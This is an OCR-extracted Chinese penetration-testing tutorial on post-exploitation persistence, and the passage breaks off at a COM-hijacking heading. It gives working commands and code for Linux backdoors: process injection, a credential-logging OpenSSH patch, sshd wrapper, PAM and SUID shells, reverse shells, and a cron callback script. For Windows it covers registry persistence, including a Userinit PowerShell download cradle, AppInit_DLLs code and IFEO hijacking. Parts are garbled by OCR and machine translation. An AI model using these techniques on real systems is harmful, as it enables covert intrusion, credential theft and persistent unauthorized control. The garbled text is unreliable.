VersionMajor REG_DWORD 0x00000005 (5)
VersionMinor REG_DWORD 0x00000015 (21)
Output
文件 主页 共享 查看
Output
快速访问
桌面
Downloads
Documents
demon
图片
Music
Videos
OneDrive
名称 修改日期 类型 大小
uninstall.dat 2019/8/4 15:26 DAT 文件 2 KB
uninstall.exe 2019/8/4 15:26 应用程序 2,496 KB


4. 复制


License.txt 2015/2/16 20:08 文本文档 5 KB
Order.htm 2010/11/25 14:15 HTM 文件 3 KB
Rar.exe 2015/2/16 20:18 应用程序 499 KB
Rar.txt
RarExt.dll
RarExt32.dll
RarFiles.lst
rarnew.dat
rarreg.key
ReadMe.txt
UNACEV2.DLL
Uninstall.exe
Uninstall.lst
UnRAR.exe
WhatsNew.txt
WinCon.SFX
WinCon64.SFX
WinRAR.chm 2014/8/27 22:41 编译的 HTML 帮... 388 KB
WinRAR.exe 2015/2/16 23:03 应用程序 1,434 KB
替换或跳过文件
正在将 2 个项目从 Output 移动到 WinRAR
目标已包含一个名为"uninstall.exe"的文件
替换目标中的文件(R)
跳过该文件(S)
比较两个文件的信息(C)
详细信息
名称 修改日期 类型 大小
uninstall.dat 2019/8/4 15:26 DAT 文件 2 KB
uninstall.exe 2019/8/4 15:26 应用程序 2,496 KB


控制面板主页
查看已安装的更新
启用或关闭 Windows 功能
卸载或更改程序
若要卸载程序，请从列表中将其选中，然后单击"卸载"、"更改"或"修复"。
组织
卸载
名称
发布者
安装时间
大小
版本
Microsoft SQL Server 2016 LocalDB
Microsoft Corporation
2019/8/3
233 MB
13.1.4001.0
Microsoft System CLR Types for SQL Server 2019 CTP2.2
Microsoft Corporation
2019/8/3
6.26 MB
15.0.1200.24
Microsoft System CLR Types for SQL Server 2019 CTP2.2
Microsoft Corporation
2019/8/3
4.33 MB
15.0.1200.24
Microsoft Visual C++ 2010 x64 Redistributable - 10.0....
Microsoft Corporation
2019/8/3
13.8 MB
10.0.40219
Microsoft Visual C++ 2010 x86 Redistributable - 10.0....
Microsoft Corporation
2019/8/3
11.1 MB
10.0.40219
Microsoft Visual C++ 2013 Redistributable (x64) - 12.0....
Microsoft Corporation
2019/8/3
20.5 MB
12.0.30501.0
Microsoft Visual C++ 2015-2019 Redistributable (x64) ...
Microsoft Corporation
2019/8/3
23.1 MB
14.22.27821.0
Microsoft Visual C++ 2015-2019 Redistributable (x86) ...
Microsoft Corporation
2019/8/3
20.1 MB
14.22.27821.0
Microsoft Visual Studio Installer
Microsoft Corporation
2019/8/3
2.2.3073.701
Parallels Tools
Parallels International GmbH
2019/8/3
22.3 MB
14.0.1.45154
Python 3.7.4 (32-bit)
Python Software Foundation
2019/8/3
93.7 MB
3.7.4150.0
Python Launcher
Python Software Foundation
2019/8/3
1.76 MB
3.7.6762.0
test version 1
2019/8/4
2.41 MB
1
Visual Studio Enterprise 2019
Microsoft Corporation
2019/8/3
16.2.29123.88
Windows SDK AddOn
Microsoft Corporation
2019/8/3
152 KB
10.1.0.0
Windows Software Development Kit - Windows 10.0.18...
Microsoft Corporation
2019/8/3
2.35 GB
10.1.18362.1
WinRAR 5.21 (64 位)
win.rar GmbH
2019/8/3
5.21.0
win.rar GmbH 产品版本: 5.21.0


5. 执行



卸载 WinRAR
继续卸载 WinRAR 吗?
是(Y)
否(N)
Microsoft SQL Server 2016 LocalDB
Microsoft Corporation
2019/8/3
233
Parallels Tools
Parallels International GmbH
2019/8/3
22.3
Python 3.7.4 (32-bit)
Python Software Foundation
2019/8/3
93.7
Python Launcher
Python Software Foundation
2019/8/3
1.76
test version 1
2019/8/4
2.41
Visual Studio Enterprise 2019
Microsoft Corporation
2019/8/3
Windows SDK AddOn
Microsoft Corporation
2019/8/3
Windows Software Development Kit - Windows 10.0.18...
Microsoft Corporation
2019/8/3
WinRAR 5.21 (64 位)
win.rar GmbH
2019/8/3


test Uninstall
Uninstall Status
Please wait while test is removed from your computer.
Uninstalling test...
无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

http://www.hexacorn.com/blog/2019/02/02/beyond-good-ol-run-key-part-101/

8.Run-key-hexacorn 持久性 2





http://www.hexacorn.com/blog/category/autostart-persistence/page/17/

HKCR\Directory\Background\shell\test
@=”Launch Chrome”
HKCR\Directory\Background\shell\test\command
@=”c:\\windows\\system32\\calc.exe”

9. linux 权限维持

linux 安全性较高，有完善的安全机制，利用难度较高，以下利用方式都存在缺陷，实际过程中，破解多个高权限账号的密码为最优解。


9.1 进程注入

使用 cymothoa

https://github.com/jorik041/cymothoa


ps –aux 查看程序的 pid （windows 使用 tasklist）
Cymothoa –p（目标进程 pid） 982 –s(shellcode 编号) 1–y 3333(指定 payload 服务端口)
nc –nv 192.168.31.47 4444

该工具需要先编译


Complete!
[root@bogon cymothoa-1-beta]# ls
bgrep.c hexdump_to_cstring.pl payloads.h syscalls.txt
cymothoa.c Makefile personalization.h udp_server.c
cymothoa.h payloads syscall_code.pl
[root@bogon cymothoa-1-beta]# gcc cymothoa.c -o cymothoa
[root@bogon cymothoa-1-beta]# ls
bgrep.c cymothoa.h payloads syscall_code.pl
cymothoa hexdump_to_cstring.pl payloads.h syscalls.txt
cymothoa.c Makefile personalization.h udp_server.c
[root@bogon cymothoa-1-beta]# ./cymothoa
Ver.1 (beta) - Runtime shellcode injection, for stealthy backdoors...

工具的详细介绍如下：

写不进内存，复现失败，写入的内存地址为 0x00000000,存在内存保护机制



9.2 SSH 衍生的各种方式

1）openssh yum 包替换，重新编译，重启服务

http://0cx.cc/ssh*get*password.jspx

tar –zxvf openssh–5.9p1.tar.gz

tar –zxvf 0x06–openssh–5.9p1.patch.tar.gz

vim includes.h //修改后门密码，记录文件位置，

/*

#define ILOG "/tmp/ilog" //记录登录到本机的用户名和密码

#define OLOG "/tmp/olog" //记录本机登录到远程的用户名和密码

#define SECRETPW "root123" //你后门的密码

*/

2）ssh wrapper 正向后门利用

https://evi1cg.me/archives/Pentest_SSH.html

简介 init 首先启动的是/usr/sbin/sshd,脚本执行到 getpeername 这里的时候，正则匹配会失败，于是执行下一句，启动/usr/bin/sshd，这是原始 sshd。 原始的 sshd 监听端口建立了 tcp 连接后，会 fork 一个子进程处理具体工作。这个子进程，没有什么检验，而是直接执行系统默认的位置的/usr/sbin/sshd，这样子控制权又回到脚本了。 此时子进程标准输入输出已被重定向到套接字，getpeername

能真的获取到客户端的 TCP 源端口，如果是 19526 就执行 sh 给个 shell。 利用方法

客户端：

```
[root@localhost ~]# cd /usr/sbin
[root@localhost sbin]# mv sshd ../bin
[root@localhost sbin]# echo '#!/usr/bin/perl' >sshd
[root@localhost sbin]# echo 'exec "/bin/sh" if(getpeername(STDIN) =~ /^..4A/);' >>
sshd
[root@localhost sbin]# echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>ss
hd
[root@localhost sbin]# chmod u+x sshd
[root@localhost sbin]# /etc/init.d/sshd restart
```

控制端：

```
socat STDIOTCP4:target_ip:22,sourceport=19526
```

9.3 PAM 利用

1）下载对应版本 pam 包，修改源码，重新编译生成 so 进行替换

https://gorgias.me/2018/03/25/Linux-%E5%90%8E%E6%B8%97%E9%80%8F%E7%AC%94%E8%AE%B0-PAM%E5%90%8E%E9%97%A8/

获取目标系统所使用的 PAM 版本：

rpm -qa |grep pam

编译安装 PAM

将本地 pamunixauth.c 文件通过打补丁方式，编译生成。

编译完后的文件在：modules/pamunix/.libs/pamunix.so，后门密码为 root123，并会在/tmp/pslog 记录 root 登录密码。

9.4 ineted 正向后门利用

https://klionsec.github.io/2017/10/23/inetd-backdoor/

9.5 基于 SUID 的各种衍生利用

首先, 先切换成为 root 用户，并执行以下的命令:

```
cp /bin/bash /.woot
chmod 4755 /.woot
ls –al /.woot
–rwsr–xr–x 1 root root 690668 Jul 24 17:14 /.woot
```

当然, 你也可以起其他更具备隐藏性的名字,我想猥琐并机智的你，肯定能想出很多好的名字的。

文件前面的那一点也不是必要的，只是为了隐藏文件(在文件名的最前面加上“.”，就可以在任意文件目录下进行隐藏) .

现在，做为一个普通用户，我们来启用这个后门:

```
id
uid=1000(fw) gid=1000(fw) groups=1000(fw)
 /.woot.woot–2.05b$ id
uid=1000(fw) gid=1000(fw) groups=1000(fw).woot–2.05b$
```

为什么不行呢?

因为 bash2 针对 suid 有一些护卫的措施. 但这也不是不可破的:

```
/.woot –p
 id
uid=1000(fw) gid=1000(fw) euid=0(root) groups=1000(fw)
```

使用–p 参数来获取一个 root shell. 这个 euid 的意思是 effective user id

这里要特别注意的是，作为一个普通用户执行这个 SUID shell 时，一定要使用全路径。

如何查找那些具有 SUID 的文件:

```
 find / –perm +4000 –ls
```

这时就会返回具有 SUID 位的文件啦。

9.6 替换常用的系统命令

9.7 反弹各种 shell 的方式

1）常规方式：

vps 执行 nc –lvvp 4444

目标主机执行 bash –i >& /dev/tcp/172.16.1.1/4444 0>&1

2）perl 方式：

方法一：

```
perl –e 'use' Socket;$i="x.x.x.x";$p=5555;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh –i");};'
```

方法二：

```
perl –MIO –e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"x.x.x.x:5555");STDIN–>fdopen($c,r);$~–>fdopen($c,w);system$_ while<>;'
```

3）openssl 加密传输

在 vps 上生成 SSL 证书的公私密钥对

```
openssl req –x509 –newkey rsa:4096 –keyout key.pem –out cert.pem –days 365 –nodes
```

在 vps 上监听反弹 shell 的端口

```
openssl s_server –quiet –key key.pem –cert cert.pem –port 4433
```

在目标机器上用 openssl 加密反弹 shell 的流量

mkfifo /tmp/s;/bin/bash –i < /tmp/s 2>&1|openssl s_client –quiet –connect vps:443 > /tmp/s;rm /tmp/s

9.8 常规系统计划任务

1）利用 Unix/Linux 自带的 Bash 和 Crond 实现远控功能，保持反弹上线到公网机器。

先创建 /etc/backdoor.sh 脚本文件（名字自己改），利用该脚本进行反弹。以下脚本代表全自动反弹到 8.8.8.8 的 53 端口。

```
#!/bin/bash
if netstat –ano|grep –v grep | grep "8.8.8.8">/dev/null
then
echo "OK">/dev/null
else
/sbin/iptables –-policy INPUT ACCEPT
/sbin/iptables –-policy OUTPUT ACCEPT
bash –i >& /dev/tcp/8.8.8.8/53 0>&1
fi
```

chmod +755 /etc/backdoor.sh

然后我们需要修改一下 /etc/crontab 让它定时执行。

nano /etc/crontab 在 /etc/crontab 文件末加入这一行。代表每 1 分钟执行一次。

```
*/1 * * * * root /etc/xxxx
```

最后重启一下 crond 的服务。（不同发行版重启方式不一样，自行查询）

service cron reload

service cron start

然后在 8.8.8.8 的服务器上使用 NC 接收 Shell 即可。

nc –vv –lp 53

9.9 各种开源 rootkit

http://www.vuln.cn/6319

https://phyb0x.github.io/2018/10/23/linux%E6%9D%83%E9%99%90%E7%BB%B4%E6%8C%81–%E5%90%8E%E9%97%A8/

9.10 apache 和 nginx 的 lua 模块

10 windows 下利用注册表进行权限维持

注册表可以理解为一个树状结构的数据库，它具有一些特殊的数据类型用来存储一些数据满足应用程序的需要。

名称	作用
HKEY*CLASSES*ROOT	用于存储一些文档类型，类，类的关联属性
HKEY*CURRENT*CONFIG	用户存储有关本地计算机系统的当前硬件配置文件信息
HKEY*CURRENT*USER	用于存储当前用户配置项
HKEY*CURRENT*USER*LOCAL*SETTINGS	用于存储当前用户对计算机的配置项
HKEY*LOCAL*MACHINE	用于存储当前用户物理状态
HKEY_USERS	用于存储新用户的默认配置项

运行/运行密钥

运行键值代表着开机启动项，也就是说在这个项下的键值会随着开机启动（这里的开机是指用户登录，也就是说只要有登录操作就会执行）。

RunOnce 键值类似于 Run 键值，唯一的区别在于，RunOnce 键值只执行一次，操作执行后会被自动删除。

用户级

HKEY_CURRENT_USER \软件\微软\的 Windows \ CurrentVersion \ Run 中
HKEY_CURRENT_USER \软件\微软\的 Windows \ CurrentVersion \的 RunOnce

管理员

HKEY_LOCAL_MACHINE \ SOFTWARE \微软\的 Windows \ CurrentVersion \ Run 中
HKEY_LOCAL_MACHINE \ SOFTWARE \微软\的 Windows \ CurrentVersion \的 Run Once
HKEY_LOCAL_MACHINE \ SOFTWARE \微软\的 Windows \ CurrentVersion \政策\探险\运行

10.1 BootExecute 密钥

可以通过它来实现启动 Natvice 程序，本机程序在驱动程序和系统核心加载后将被加载，此时会话管理器（SMSS.EXE）进行 WINDOWSNT 用户模式并开始按顺序启动本机程序。由于 SMSS.EXE 在的 Windows 子系统加载之前启动，因此会调用配置子系统来加载当前的配置单元具体注册表键值为：

HKEY_LOCAL_MACHINE \系统\ CurrentControlSet \控制\ hivelist
HKEY_LOCAL_MACHINE \ SYSTEM \ ControlSet002 \ Control \ Session Manager

上述注册表下有一个名为 BootExecute 的多字符串值键，它的默认值是 autocheck autochk *，用于系统启动时的某些自动检查。这个启动项目里的程序是在系统图形界面完成前就被执行的，所以具有很高的优先级。

10.2 用户名密钥

Userinit 注册表键的作用是在用户进行登陆时，WinLogon 进程加载的指定的登录脚本，可以更改它的值来添加与删除程序。具体键值：

HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon

一般情况下，其默认值为的 userinit.exe，由于该子键的值中可使用逗号分隔开多个程序，因此，在键值的数值中可加入其它程序。

结合中 msf 的 PowerShell 的方法，可以达到无文件后门效果：

PowerShell 的实现：
Set-ItemProperty“HKLM：\ SOFTWARE \ Microsoft \ WINDOWS NT \ CurrentVersion \ Winlogon”-name Userinit -value“C：\ Windows \ system32 \ userinit.exe，powershell.exe -nop -w hidden -c $ w = new- object net.webclient; $ w.proxy = [Net.WebRequest] :: GetSystemWebProxy（）; $ w.Proxy.Credentials = [Net.CredentialCache] :: DefaultCredentials; IEX $ w.downloadstring（'http：//192.168。 2.11：8080 / kaMhC1' ）;”
#powerhell 反弹 shell 的有效载荷参照 msf 中的 web_delivery 模块

10.3 LogonScripts 键

Logon Scripts 能够优先于杀毒软件执行，绕过杀毒软件对敏感操作的拦截，具体键值：

HKEY_CURRENT_USER \环境\
创建字符串键值：UserInitMprLogonScript
键值设置为绝对路径：C：\ 1.BAT

10.4 启动密钥

开始菜单启动项，指示启动文件夹的位置，用户外壳文件夹优先于外壳文件夹。

HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Explorer \ User Shell Folders
HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Explorer \ Shell 文件夹
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \ Shell 文件夹

HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \用户外壳文件夹

10.5 浏览器助手对象

本质上是 Internet Explorer 启动时加载的 DLL 模块

HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \ Browser Helper 对象

10.6 AppInit_DLLs

注册表中默认存在两个注册表项：AppInit*DLLs 和 LoadAppInit*DLLs（win2003 没有，但是可以新建），使用* .dll 被加载到进程时，会读取 AppInit*DLLs 注册表项，如果有值，调用 LoadLibrary（）api 加载用户 dll.PS:xp 系统会忽略 LoadAppInit*DLLs 注册表项

严格来讲，此 DLL 注入不是注入到所有运行进程，而是注入到加载使用* .dll 文件的进程中

HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Windows \ AppInit_DLLs

实现代码：

```
HKEY hKey;
DWORD dwDisposition;
const char path[] = "C:\\AppInit.dll";
DWORD dwData = 1;
RegCreateKeyExA(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows", 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwDisposition);
RegSetValueExA(hKey, "AppInit_DLLs", 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(path)));
RegSetValueExA(hKey, "LoadAppInit_DLLs", 0, REG_DWORD, (BYTE*)& dwData, sizeof(DWORD));
```

10.7 文件关联

文件关联就是指系统把指定扩展名的文件自动关联到相应的应用程序，例如.doc 默认打开方式是 Microsoft Word，当用户双击.doc 文件时时就会启动 Word 打开该文件。

的 Windows 的资源管理器识别文件类型是由扩展名决定的（而并不是文件头决定文件类型）。首先扩展名会对应一种文件类型，这种文件类型的不同操作再对应到不同的具体命令。

比如：

.txt – > txtfile – > {“open”：“notepad.exe%1”，“编辑”：“notepad.exe%1”，...}
文件扩展名与文件类型的对应关系，可以通过 ASSOC 命令查看或修改
cmd> assoc .txt
.TXT = txtfile
cmd> ftype txtfile
txtfile =%SystemRoot%\ system32 \ NOTEPAD.EXE%1

相关的注册表：

HKEY_CURRENT_USER \ Software \ Classe //保存了当前用户的文件关联设置
HKEY_LOCAL_MACHINE \ Software \ Classe //保存了本机上所有用户的设置
HKEY_CLASS_ROOT //上面两个位置下的键值合并，是为了访问方便而建立的视图
HKEY_CURRENT_USER \软件\微软\的 Windows \ CurrentVersion \ Explorer 中\ File Exts \
//保存了右键选择“打开方式”改变默认的关联程序
用户双击文件时查找顺序：
首先检查... \\ FileExts \\，找不到时查找 HKCU，最后才是 HKLM。因此检查一个文件是否与某个程序关联可以按照这个顺序检查。

10.8 映像劫持（IFEO）

映像劫持（图像文件执行选项）其实是 Windows 内设的用来调试程序的功能，但是现在却往往被病毒恶意利用。当用户双击对应的程序后，操作系统就会给外壳程序（例如“探险家。 exe 文件“）发布相应的指令，其中包含有执行程序的路径和

文件名，然后由外壳程序来执行该程序。事实上在该过程中时，Windows 还会在注册表的上述路径中查询所有的映像劫持子键，如果存在和该程序名称完全相同的子键，就查询对应子健中包含的“dubugger”键值名，并用其指定的程序路径来代替原始的程序，之后执行的是遭到“劫持“的虚假程序。

简单点说就是：当你打开的是程序 A，而运行的确是程序 B.

注册表位置：

HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options

比如：

1，找到注册表“HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options”目录下的 iexplore.exe
2，添加一个调试程序字符串值（REG_SZ），并且赋值为 CALC.EXE 的执行路径“C：\ Windows \ System32 下\ CALC.EXE”
3，运行 IEXPLORE.EXE 即可执行 CALC.EXE
命令行添加：
#reg add“HKLM \ HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ notepad.exe”/ v debugger / t REG_SZ / d“c：\ windows \ system32 \ calc.exe”

但是这样设置直接是可以看到的，根据文章隐蔽后门 – 图像文件执行选项新玩法了解到可以修改 GlobalFlag 的值，达到程序 A 静默退出结束后，会执行程序 B 的效果，且在注册表看不到具体值，同时自动运行检测不到。

首先下载 GFlages.exe 的安装器 DBG 的安装包：
http://download.microsoft.com/download/A/6/A/A6AC035D-DA3F-4F0C-ADA4-37C8E5D34E3D/setup/WinSDKDebuggingTools_amd64/dbg_amd64.msi
1，点击：Silent Process Exit
2，图像处填写需要劫持的软件，比如：Notepad.exe 的
3，报告模式处勾选启用静默流程退出监控和启动监控流程
4，Monitor Process 处理需要执行的软件，比如：c：\ windows \ system32 \ calc.ex

e
5，应用 – >确定
然后打开 NOTEPAD.EXE 退出后即可看到的 calc.exe，同时 NOTEPAD.EXE 对应的注册表中的 GlobalFlag 无任何值
命令行：
#reg add“HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ notepad.exe”/ v GlobalFlag / t REG_DWORD / d 512
#reg add“HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ notepad.exe”/ v ReportingMode / t REG_DWORD / d 1
#reg add“HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ SilentProcessExit \ notepad.exe”/ v MonitorProcess / t REG_SZ / d “c：\ windows \ system32 \ calc.exe”

在实际的操作当中，在 windows2008 及之后的版本，当我们使用 shift 等常见后门的时候，替换的二进制文件会受到系统的保护，则我们可以使用镜像劫持技术，来当成我们的替换目的。

10.9 COM 劫持

